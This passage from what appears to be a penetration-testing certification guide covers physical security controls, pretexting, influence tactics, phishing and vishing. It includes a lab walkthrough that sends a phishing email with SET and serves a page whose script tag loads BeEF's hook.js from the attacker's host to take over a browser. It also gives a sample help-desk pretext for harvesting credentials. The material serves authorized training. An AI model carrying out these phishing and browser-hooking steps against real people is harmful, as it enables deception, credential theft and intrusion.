10. **A, C.** The two correct answers are Cydia application store, when you have Internet connectivity and can use the Cydia mobile app on the iDevice to download and install packages, and the Impactor tool, when you are either first jailbreaking the phone or when you don't have Internet connectivity available.

You can connect over USB, drag-and-drop IPA files, and install directly to the device through Impactor.

- 11.** **C.** The `pull` command is used to download files from the device, while the `push` command can be used to transfer files to the device.
- 12.** **D.** Content providers could provide an injection point from within the application. Some mobile applications share the same external storage locations. Thus, if an injection point could be exploited, it could enable a malicious user to read content outside of the sandbox environment of the application.

## CHAPTER 8

---

# Social Engineering and Physical Attacks

In this chapter, you will learn about

- Social engineering methods of influence, pretexting, and impersonation
  - The basics of social engineering attacks using various media types and tools
  - Gaining an understanding of basic physical security attacks
- 

Up to this point, we have discussed how you can exploit and gain access to a target remotely using various tools, techniques, and methodologies. However, testing physical security measures is just as important, as physical controls are designed to protect personnel and property from harm. Secure services, firewalls, and network intrusion detection systems cannot provide protection when an attacker gains physical control of a device. Organizations may choose to use multiple layers of protection to reduce the risk of physical attacks like theft, sabotage, fraud, and vandalism, and accidents such as a natural disaster (e.g., earthquake).

Physical access into a facility may be protected by limiting physical access points and establishing entry detection mechanisms, deterrents, or access controls around those points. Access may be limited through the use of devices, such as barriers, locks, security guards, turnstiles, or entry vestibules, among others. Detection mechanisms may include measures such as human or technological surveillance, or alarms and sensors. Policies and procedures might

add another layer of protection by establishing guest sign-in and sign-out processes, or consequences for authorized personnel who allow others unauthorized entry. Physical pentests are designed to test these controls.

That said, never underestimate the power of persuasion. Humans are often the weakest link in organizations with the strongest technical barriers and sophisticated security systems. As we learned in [Chapter 2](#), a substantial amount of knowledge can be gained using open-source intelligence gathering techniques. Social engineering feeds off this information and is the belief that the human mind can be manipulated when you push the right buttons. In this chapter, we'll discuss social engineering methods and attacks, including physical attacks that use social engineering.

## Physical Security and Social Engineering

An organization can implement multiple layers of physical security, including the following:

- **Monitoring** Surveillance, guards
- **Detecting** Closed-circuit television (CCTV) cameras, security alarms, sensors
- **Preventing** Physical barriers, lighting, mechanical or electronic locking mechanisms

Barbed wire, electricity, and signs can help accessorize a fence's security posture and help mitigate external breaches.



---

By Ildar Sagdejev (Specious) [GFDL ([www.gnu.org/copyleft/fdl.html](http://www.gnu.org/copyleft/fdl.html)) or CC BY-SA 4.0 (<https://creativecommons.org/licenses/by-sa/4.0/>)], from Wikimedia Commons

---



**NOTE** A **perimeter barrier** and an **access control point** are two other physical security protections to help delay an attack or reduce damage to the facility if the attacker is successful with penetration. More details on perimeter security can be found in [Chapter 4](#), “Perimeter Security Design,” from the Federal Emergency Management Agency (FEMA) (<https://www.fema.gov>) publication called *FEMA 430, Site and Urban Design for Security: Guidance against Potential Terrorist Attacks (2007)*.

The National Institute for Standards and Technology (NIST) provides a set of standards that organizations can apply to their physical security needs. Some of these controls can be satisfied by

reviewing the organization's policy documentation to ensure it satisfies the requirements of the control. Other controls may require an actual technical assessment of the control to ensure the implementation is effective. This is where physical penetration testing can be beneficial during an engagement.

NIST Special Publication 800-53 (Rev. 4) (<https://nvd.nist.gov/800-53/Rev4>) provides a list of information security controls that are relevant to federal information systems, as well as organizations in the private sector. The Physical and Environmental Protection (PE) control family identifies 20 unique controls relevant to physical security and the requirement(s) for how a control can be satisfied. For example, PE-3 Physical Access Control states that the organization needs to enforce physical access authorizations, that is, how will the organization meet the requirement to control access to internal and external entry points? An obvious answer could be a lock. The impact level for a control and how the organization would be affected should a breach occur will determine the complexity of the locking mechanism an organization puts on the door. [Table 8-1](#) provides a list of PE controls and supplemental guidance taken from NIST Special Publication 800-53 (Rev.4).

<b>No.</b>	<b>Control</b>	<b>Supplemental Guidance</b>
PE-1	Physical and Environmental Protection Policy and Procedures	This control addresses the establishment of policy and procedures for the effective implementation of selected security controls and control enhancements in the PE family.
PE-2	Physical Access Authorizations	This control applies to organizational employees and visitors. Examples of authorization credentials include badges, identification cards, and smart cards.
PE-3	Physical Access Control	Organizations determine the types of facility guards needed, including, for example, professional physical security staff or other personnel such as administrative staff or information system users.
PE-4	Access Control for Transmission Medium	Physical security safeguards applied to information system distribution and transmission lines help to prevent accidental damage, disruption, and physical tampering. In addition, physical safeguards may be necessary to help prevent eavesdropping or in-transit modification of unencrypted transmissions.
PE-5	Access Control for Output Devices	Controlling physical access to output devices includes, for example, placing output devices in locked rooms or other secured areas and allowing access to authorized individuals only, and placing output devices in locations that can be monitored by organizational personnel. Monitors, printers, copiers, scanners, facsimile machines, and audio devices are examples of information system output devices.

PE-6	Monitoring Physical Access	Organizational incident response capabilities include investigations of and responses to detected physical security incidents. Examples of security incidents include apparent security violations or suspicious physical access activities. Examples of suspicious physical access activities include (1) accesses outside of normal work hours, (2) repeated accesses to areas not normally accessed, (3) accesses for unusual lengths of time, and (4) out-of-sequence accesses.
PE-7	Visitor Control	Policy and procedures to control and manage visitor access to the facility. This control could be satisfied by issuing visitor or temporary access badges to help control access through the facility and that identify the individual as a visitor.
PE-8	Visitor Access Records	Examples of visitor access records include names and organizations of persons visiting, visitor signatures, forms of identification, dates of access, entry and departure times, purposes of visits, and names and organizations of persons visited.
PE-9	Power Equipment and Cabling	Organizations determine the types of protection necessary for power equipment and cabling employed at different locations, both internal and external to organizational facilities, and environments of operation. For example, generators and power cabling outside of buildings, internal cabling, and uninterruptible power sources within an office or data center, as well as power sources for self-contained entities such as vehicles and satellites.
PE-10	Emergency Shutoff	This control applies primarily to facilities containing concentrations of information system resources, including, for example, data centers, server rooms, and mainframe computer rooms.
PE-11	Emergency Power	The organization provides a short-term uninterruptible power supply to either facilitate an orderly shutdown of the information system or transition of the information system to long-term alternative power in the event of a primary power source loss.
PE-12	Emergency Lighting	The organization employs and maintains automatic emergency lighting for the information system that activates in the event of a power outage or disruption and that covers emergency exits and evacuation routes within the facility.
PE-13	Fire Protection	This control applies primarily to facilities containing concentrations of information system resources, including, for example, data centers, server rooms, and mainframe computer rooms. Fire suppression and detection devices/systems include sprinkler systems, handheld fire extinguishers, fixed fire hoses, and smoke detectors.
PE-14	Environmental Controls	This control applies primarily to facilities containing concentrations of information system resources, for example, data centers, server rooms, and mainframe computer rooms.

PE-15	Water Damage Protection	This control applies primarily to facilities containing concentrations of information system resources, including, for example, data centers, server rooms, and mainframe computer rooms. Isolation valves can be employed in addition to or in lieu of master shutoff valves to shut off water supplies in specific areas of concern, without affecting entire organizations.
PE-16	Delivery and Removal	Effectively enforcing authorizations for entry and exit of information system components may require restricting access to delivery areas and possibly isolating the areas from the information system and media libraries.
PE-17	Alternate Work Site	Examples of alternate work sites include government facilities or private residences of employees. While commonly distinct from alternative processing sites, alternate work sites may provide readily available alternative locations as part of contingency operations.
PE-18	Location of Information System Components	Examples of physical and environmental hazards include flooding, fire, tornados, earthquakes, hurricanes, acts of terrorism, vandalism, electromagnetic pulses, electrical interference, and other forms of incoming electromagnetic radiation.
PE-19	Information Leakage	Information leakage is the intentional or unintentional release of information to an untrusted environment from electromagnetic signal emanations.
PE-20	Asset Monitoring and Tracking	Asset location technologies can help organizations ensure that critical assets such as vehicles or essential information system components remain in authorized locations.

**Table 8-1** Physical and Environmental Protection Control Family



**NOTE** The Federal Information Processing Standard (FIPS) 199 (<https://csrc.nist.gov/publications/fips>) is a NIST publication that provides the standards for categorizing information and information systems based on impact levels. There are three impact levels: Low, Moderate, and High. Each level determines the loss of confidentiality, integrity, and availability to an organization should the control fail.

Disabling alarms or cameras, picking locks, jumping fences, and punching through a raised ceiling to circumvent a wall are all perfectly good examples of what you might do during a pentest, but

we're going to focus on the social engineering aspects of physical pentesting for the exam. We will focus on methods a pentester will use on human targets to achieve pentest objectives. This may involve convincing a person to allow access through certain points, stealing access devices in order to gain entry, or taking advantage of other physical artifacts to gain intelligence about a target.

## **Pretexting and Impersonation**

Social engineering is the process of convincing someone to do something for you that they might not ordinarily do or want to do. This may be as simple as getting someone to pay attention to an e-mail that they might otherwise dismiss as irrelevant or as complex as getting someone to bend (or break) a rule they know they should follow. Generally, people are less willing to pay attention or bend the rules when they have no reason to trust the request.

Trust might come from who the requester is, why they have made the request, or even the value of what they have requested. Consider, when your spouse asks you for money, you might be more willing to depart with it than if a stranger had made the request on the street. If a stranger makes the request, you might be less willing until you learn the reason for needing the money ("My daughter just threw up her lunch and my wife left me in line to pick up the order while she takes care of it, and I just realized she still has my wallet, and I'm a little short."). Similarly, you might care more if the request is for a thousand dollars than if it is only for some pocket change.

So, how would you convince a target they should do what you are asking them to do? What story would you need to convince them to trust you and abandon their inhibitions against taking the action? Who would you tell them you are and why should they take action? Answering these questions is part of how we establish a pretext.

Pretexting is a technique used to create a situation that may make a target more willing to comply with the needs of the social engineer. An example might be attempting to convince a security guard to allow you past an access point under the pretext that you are physically ill and need to use the private restroom urgently. The

nature of your alleged predicament may drive sympathy (or even horror) in the guard, enough that they may be willing to bend the rule against allowing you through. We'll talk more about the methods of influence that social engineers use in the next section, but remember that the pretext is the situation or story that a social engineer uses to make a request plausible and build trust with a target in order to convince them.

Another technique designed to build trust is impersonation. Claiming to be a figure of authority or a famous person might give the target a reason to obey a request. More subtly, social engineers might attempt to get a target to open an e-mail from an address the target has never seen before by making it seem similar to an address they have seen. Perhaps a natural disaster has recently occurred and multiple aid organizations are seeking financial assistance for their efforts to help those affected. A target might not recognize a fictional aid organization, but the fact that they appear to be an aid organization might be enough to grab the target's attention. It's worth noting, this must be used carefully, however.

Impersonating certain individuals or organizations can be a criminal offense. For example, pretending to be a member of the law enforcement community or a federal agency is often illegal. Using the logo of a legitimate company in a phishing e-mail while claiming to be a representative of that company may break copyright laws. Of course, what constitutes criminal impersonation is governed by regional laws and may vary by location. In some cases, who or what is being impersonated is less important than the intent behind doing so. Assuming a false identity with the intent to defraud another, pretending to be another person or organization, or even opening bank and credit accounts under someone else's identity (otherwise known as identity theft) may all be illegal depending on the context and locale. Therefore, it is important to ensure that any type of social engineering attack used within a pentest is covered in the statement of work (SOW) and approved in the rules of engagement (RoE) prior to execution.

## Methods of Influence

There are a number of ways to influence someone to get them to do what you want them to do. CompTIA has identified motivational techniques that can be used to exploit a target's trust. The Social Engineering Framework (<https://www.social-engineer.org>) provides definitions and examples for each type of influential tactic:

- **Authority** This can be performed in a *legal* (impersonating an officer of the law), *organizational* (impersonating a business leadership official), or *social* (dominant figure in a group of one's peers) leadership role to gain access to property or controlled information.
- **Scarcity** This can make something more desirable to a target. When time is made scarce, it can create a feeling of **urgency** to influence one's decision-making logic. False statements can be used to persuade someone to do something because it sounds important and there is little time to act, such as "This sale ends today. Act now before it's too late!"
- **Social proof** This describes a specific social phenomenon regarding outsiders seeking conformity based on group behavior. Think about a situation you've been in when you had absolutely no idea what was appropriate. You might have looked around to see what other people were doing. You assume they know what's going on, so you do what they do in order to conform and make it seem as though you weren't clueless. This is social proof.
- **Likeness** This approach takes advantage of the psychological concept that people are often more willing to help someone they like. This can be someone who is beautiful or familiar, or someone who provides plenty of flattery to the target. In essence, this is establishing rapport.
- **Fear** This approach attempts to strike fear into the target. An example would be using malware (scareware) to influence

someone's decision to purchase or download fake antivirus programs or other software with malicious intent.

## Social Engineering and Physical Attacks

Suppose for a moment that you are onsite and need access to a target network. You can't see the WLAN from anywhere outside the building. Remember, we talked about the range of wireless networks and the role of proximity in attacking them in [Chapter 4](#). In this scenario, do you attempt to enter the building in order to get closer to the network? Do you attempt to convince someone to carry into the building a wireless attack device that can call back via a cellular connection? What if you are not onsite? How would you convince someone inside to run a payload using their access instead?

Social engineering attacks typically involve bypassing security controls by leveraging humans to aid with the attack. This may mean bypassing firewalls by convincing someone with insider access to execute a malicious payload, or it may mean bypassing physical controls by convincing a human to allow unauthorized ingress either for a person or a device. In this section, we'll talk about social engineering attacks that are covered within the CompTIA PenTest+ exam objectives, including phishing attacks, phone-based attacks, web attacks, and physical attacks such as dumpster diving, baiting, shoulder surfing, tailgating, and badge cloning.

### Phishing Attacks

One of the most popular methods used for social engineering is **phishing**. This is a fraud technique delivered through e-mail, phone, or text message used to obtain sensitive information from the target. Pentesters can be hired to engage in phishing attack vectors to evaluate technical defense measures over the network, like spam filters for e-mail, web content filters, firewalls, and other types of access control devices. They can also help validate employee

behavior patterns to report and respond to the threat, as well as a controlled compromise method to gain an initial foothold into an organization's network. During a phishing assessment, the number of successful interactions with a payload, the number of people who open an e-mail, or other information about goal attainment resulting from the attack may be tracked for reporting.

## E-mail Attacks

The three main characteristics of an e-mail phishing attack are targeting, pretext, and payload. Targeting refers to who receives the phishing e-mail. The pretext is the situation created by the e-mail, including the relationship between the attacker and the intended target. The payload is the method an attacker will use to accomplish attack objectives.

In the wild, attackers tend to perform opportunistic or tailored attacks against their targets. An opportunistic attack involves crafting the broadest possible pretext and sending it indiscriminately to as many targets as possible in the hope that one or more will take action based on the mail. These target lists may be randomly generated based on common names and known domains (such as Gmail). Pretexts vary from an assumed personal relationship to impersonating a company soliciting business, but do not typically include information that is tailored to the individual targets. Payloads are often generic without consideration for the target's specific operating system or security controls. Modern security controls are somewhat adept at detecting these opportunistic attacks, meaning that pentesters tend to get better results with tailored approaches. In a tailored approach, target lists are derived from intelligence gathering or may be provided by the customer in the case of a pentest. Pretexts include information from research into the targets. This may include names, job titles, or even personal interests that are relevant to targeted individuals. Payloads may consider the security controls or software the target uses based on reconnaissance activities.

Before we dig deeper into tailored attacks, understand that phishing via e-mail typically has one of three objectives: establishing rapport, gathering information, or delivering malicious content for execution. Establishing rapport with the target by using an exchange of multiple conversational e-mails may set up the target to take subsequent actions on behalf of the attacker. One example is convincing the target to make a financial transaction to the attacker. This is popularized by the common 419 scam.<sup>1</sup> In pentesting, red teams might use this method to bypass spam filtering mechanisms by starting an e-mail conversation and including no attachments, links, or other active content that would arouse the suspicion of automated security controls. Impersonating a potential customer or a job seeker in order to get more information about the company would be a valid pretext and objective for this sort of attack.

Information gathering can be done with this same sort of back-and-forth exchange, or it can be done programmatically using payloads. Payloads may attempt to gather credentials by using document or web forms, for example, or they may allow an attacker to collect system or network information. If a user clicks on a payload that includes a link to a web page controlled by the pentester, the pentester may be able to learn more about the proxies the organization is using, the browser type, and even the habits of the users who are targeted based on when they click on the message. Other malicious payloads may attempt to establish a foothold in the environment by executing exploits once a user opens a message or otherwise interacts with the content of that message.

Now that we've talked generally about phishing objectives, there are generally two types of tailored attacks: spear phishing and whaling. Spear phishing uses information about the organization or the individual to attempt to bypass security controls and establish a pretext that is likely to convince the user. The target user may be anyone within the company. Whaling, on the other hand, targets members of the organization who have elevated authority, such as executives or executive assistants. Successful compromise of these targets can allow attackers to abuse chains of trust, which can

cascade into much broader impacts throughout the organization. If your boss's boss's boss sends you an e-mail and tells you to do something, would you?

In order to perform these kinds of attacks as a pentester, you will want to know as much as possible about the target organization's security controls. If your payload never reaches its intended target, you won't achieve your objectives. Whether you get this information from your client during pentest planning discussions or whether you gather it during reconnaissance, you'll want to know enough about security controls to adjust your payloads and e-mail delivery mechanisms to reach your targeted individuals. E-mail attacks typically follow this path:

- Gather intelligence, including targets, security controls, and information for pretexting.
- Create a payload based on the gathered intelligence, considering controls and pretext especially.
- Craft an e-mail containing a valid pretext for delivery of the payload.
- Set up an e-mail infrastructure to send the mail, including mail servers, domains, and other hosting if necessary.
- Set up a call-back infrastructure, such as web servers, C2s, or others.



**NOTE** This blog goes into some of the details about security control considerations and setup for your mail services if you choose to use your own domain and server for phishing:  
<https://www.ired.team/offensive-security/red-team-infrastructure/smtp>

## Phone-Based Attacks

A pentester calls a phone number on the agreed-upon target list and reaches an employee in the sales department. The pentester introduces themselves as “Sam, from the help desk” and says the company is running a new pilot program for a remote virtual private network (VPN) solution and the employee has been chosen for the pilot. In order to make sure all goes well on the day the pilot starts, the help desk needs the employee to make sure they can access the pilot VPN portal with their login credentials. The employee types into a browser the web address that the pentester provides over the phone and gets a web page that looks like the company-branded web pages, it says something about VPN, and it has a login screen. The employee enters their username and password, and the pentester collects it from the web server they control. This technique of social engineering over the phone is sometimes called vishing.

Like other social engineering schemes, the goal may be to gather additional information or execute payloads designed to grant access to the attacker. Examples of target information might include unpublished phone numbers, business partner names, or details of pending business deals. Either way, the initial vector of attack can be via phone, SMS messaging, or voicemail. In the case of SMS (sometimes called SMiShing) or voicemail, the attack may be designed to set up further communication by getting the target individual to call back the attacker or to encourage the target to visit a website. In order to perform these attacks as a pentester, it is helpful to have an understanding of the target individual’s knowledge, a grasp of normal business terminology, and maybe caller ID spoofing technology.



**CAUTION** Caller ID spoofing may be illegal in some places and under some circumstances. In the United States, caller ID spoofing is legal unless it is used to defraud, harm, or wrongly obtain anything of value, according to the Truth in Caller ID Act. Be certain

the terms of your use for caller ID spoofing are defined in your pentest contracts and authorized accordingly. You can read more about caller ID spoofing in the United States at the Federal Communications Commission (FCC) website:

<https://www.fcc.gov/spoofing#:~:text=When%20is%20spoofing%20illegal%3F,to%20%2410%2C000%20for%20each%20violation>

Knowing a little about the individual will be helpful if you are targeting specific kinds of information beyond user credentials that everyone may have. Asking someone from manufacturing about accounting details may be less successful than asking someone in accounting. Additionally, you may be able to build rapport using shared interests. If you know about a person's hobbies and you can work them into the conversation, you might be able to get the person to warm up to you enough that they ignore some of their inhibitions or don't realize when the topic changes. Generally, you can tune your questions and interactions according to your target.

Speaking of tuning your interactions according to your target, every company has its own brand of internal jargon. The bigger the company, the more likely the language will be specific to that organization. Knowing and using those terms in the pretext may build the necessary trust to compel a target to cooperate. On the other hand, an organization that trains employees to confirm any form of phone contact from an authority by using an internal instant messaging system will likely be harder to crack with a pretext based on impersonating an internal authority.

In many corporate environments, business phones show the name and extension of the person calling on the phone itself. The same is true for cell phones. Using caller ID spoofing services to make a call from the same area code or to present a name associated with your impersonated identity may add credence to your pretext. Numerous commercial services will allow you to do this, including smart phone applications that allow you to use temporary phone numbers (burners) and IDs for phone and text messages. Many of these rely on Voice over IP (VoIP) technology. A protocol that some of these use is called Session Initiation Protocol

(SIP). It is possible to take advantage of phone systems that are configured to allow anonymous SIP INVITE requests and use tools like Metasploit and Viproy (<http://www.viproy.com/>) to create a spoofed caller ID, even from a number that doesn't exist.

---



**NOTE** Rapid7 has a blog series that walks you through manual configuration of a caller ID spoofing system if you don't choose to use an existing service:

<https://www.rapid7.com/blog/post/2018/05/24/how-to-build-your-own-caller-id-spoofing-part-1/>

## Other Web Attacks

We discussed using a web resource for phishing attempts earlier in the chapter, but there are other web-based attacks CompTIA places in the category of social engineering for the PenTest+ exam. A watering hole attack capitalizes on a target's trust relationship with websites they commonly visit. In this attack, an attacker observes the websites a target frequents and infects one of the sites with malware. This is an advantageous way of targeting, since the attacker already knows the targets will visit the website, so it's just a matter of time before successful exploitation. If you use this tactic during a pentest, you should be very careful to observe appropriate guardrails to avoid infecting visitors to the site outside of your targeted organization. Guardrails might use system characteristics, such as the origin IP address or an organization-specific registry key, to prevent accidentally targeting a system that is outside of the pentest scope.

## Social Engineering Tools

The Social-Engineer Toolkit (SET) (<https://www.trustedsec.com/social-engineer-toolkit-set/>) is an

open-source, Python-based framework for social engineering. It is available by default in Kali Linux. As we discussed earlier in this chapter, a social engineering attack may include the use of a web page to collect credentials or execute payloads when visited by a target. SET helps with that by providing the technology components to spoof e-mails, receive web requests, and serve payloads in the context of a social engineering attack. The Browser Exploitation Framework, or BeEF (<http://beefproject.com/>) is another tool that may be useful for web-based attacks using social engineering. BeEF focuses on client-side attacks against web browsers. Using SET and BeEF together offers a comprehensive testing framework for carrying out phishing-based attacks.

Follow along as we explore a basic technique for using SET and BeEF together to hook a target's web browser, where additional attacks can be launched within the browser, using BeEF command modules. The following basic items are recommended for the exercise:

- Updated version of Kali Linux for the attack system
  - A test Google account for receiving e-mail
  - A web browser on a target system
  - Internet access for both the attack and target systems
1. The first step is to identify your targets from the RoE and build a target list. In this example, we will be targeting one e-mail address. Open up SET and at the `set>` menu prompt, select option 1, Social-Engineering Attacks.

The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main content area displays the following text:

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.4
Current version: 7.7.6

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

2. At the next `set>` menu prompt, select option 5, Mass Mailer Attack.

Terminal

File Edit View Search Terminal Help

There is a new version of SET available.  
Your version: 7.7.4  
Current version: 7.7.6

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules

99) Return back to the main menu.

set> 5

3. At the `set:mailer>` prompt, select option 1 to send an e-mail to a single e-mail address.

Terminal

File Edit View Search Terminal Help

```
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

4. In this example, we will be sending the e-mail to an account that we own. The next step is to build out your phishing e-mail template. To do so, you set up where the e-mail will originate from (Gmail), the TO line, the FROM NAME, and the body of the message. In the following illustration, you will see the message is trying to intrigue the target into checking out the new sales page from "customerservice." Once you type **END** and press RETURN at your final `set:phishing>`, you will launch the campaign and the message will be e-mailed to your target.

```
Terminal
File Edit View Search Terminal Help

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>1
set:phishing> Send email to:atestjust324@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:atestjust324@gmail.com
set:phishing> The FROM NAME the user will see:customerservice
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
set:phishing> Email subject:SALE!!SALE!!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:
Next line of the body: Hello,
Next line of the body:
Next line of the body: Please check out our new sales at the following URL: http://192.168.7.51
Next line of the body:
Next line of the body:
Next line of the body: Thanks,
Next line of the body: Customer Service
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

5. In order for the attack to work, we need to create a web page for the user to browse to after clicking on the link. The page will have an embedded JavaScript tag that will load the BeEF JavaScript code (hook.js) to hook the browser into the framework. Launch BeEF, open up a terminal window, change the directory to `/tmp`, and edit the `index.html`. Shown next is a basic HTML page we can use to serve the target when landing on the page.

index.html + (/tmp) - VIM


File Edit View Search Terminal Tabs Help

root@kali: ~ index.html + (/tmp) - VIM

```
<html>
    <h1>Welcome to my page of Sales!!!</h1>
    <script src="http://192.168.7.51:3000/hook.js"></script>
</html>
```


:wq!

6. Then save and exit the vi editor and use Python with the SimpleHTTPServer module to host the web page from the /tmp directory on port 80.



```
root@kali: /tmp
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: /tmp x
root@kali:/tmp# vim index.html
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

7. Now open the e-mail from “customerservice” to see what kind of a sale you might be missing out on.



SALE!!SALE!! Inbox x

---

 **customerservice** <atestjust324@gmail.com>  
to me

Hello, Please check out our new sales at the following URL: <http://192.168.7.51> Thanks, Customer Service

---

 Click here to [Reply](#) or [Forward](#)

8. When clicking on the link inside the e-mail, you should be redirected to the web page we created in step 5.



## Welcome to my page of Sales!!!

9. If you look in the terminal window where you launched the SimpleHTTPServer in step 6, you will see the HTTP GET request from the target IP, and if successful, the hook.js will be executed and you will see the IP address of the target show up in the Hooked Browser section of BeEF.

The terminal window shows the following command and output:

```
root@kali: /tmp
File Edit View Search Terminal Help
root@kali:~# pwd
/root
root@kali:~# cd /tmp
root@kali:/tmp# clear
root@kali:/tmp# vim index.html
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.7.25 - - [22/May/2018 20:41:12] "GET / HTTP/1.1" 200 -
192.168.7.25 - - [22/May/2018 20:41:18] code 404, message File not found
192.168.7.25 - - [22/May/2018 20:41:18] "GET /favicon.ico HTTP/1.1" 404 -
```

The BeEF Control Panel window shows the following details for the hooked browser:

- Online Browsers:** 192.168.7.51
- Logs:** Category: Browser (6 items)
  - Browser Version: UNKNOWN
  - Browser UA String: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
  - Browser Language: en-US
  - Browser Platform: Win32
  - Browser Plugins: Chrome PDF Plugin, Chrome PDF Viewer, Native Client, Widevine Content Decryption Module
  - Window Size: Width: 1920, Height: 974
- Category: Browser Components (12 items)**
- Category: Hooked Page (5 items)**
- Page Title: Unknown**
- Page URI: http://192.168.7.51/**
- Page Referrer: Unknown**
- Host Name/IP: 192.168.7.51**
- Cookies:** BEEFHOOKE=Snbb3sNLcs9m1Fod8LcMckKeGYxyvWJBNIFI...
- Category: Host (8 items)**
- Host Name/IP: 192.168.7.25**
- Date: Tue May 22 2018 20:41:19 GMT-0400 (Eastern Daylight Time)**
- Operating System: Windows**
- Hardware: Unknown**

10. When the browser is online, you can execute BeEF command modules to attack the target's computer through the web browser.

## Dumpster Diving

Dumpster diving is a physical attack used in social engineering. It involves digging through an organization's dumpster or trash in order to retrieve sensitive information. Some organizations don't do as much to protect their trash as other elements of their business, so pentesters may find information that may or may not have been

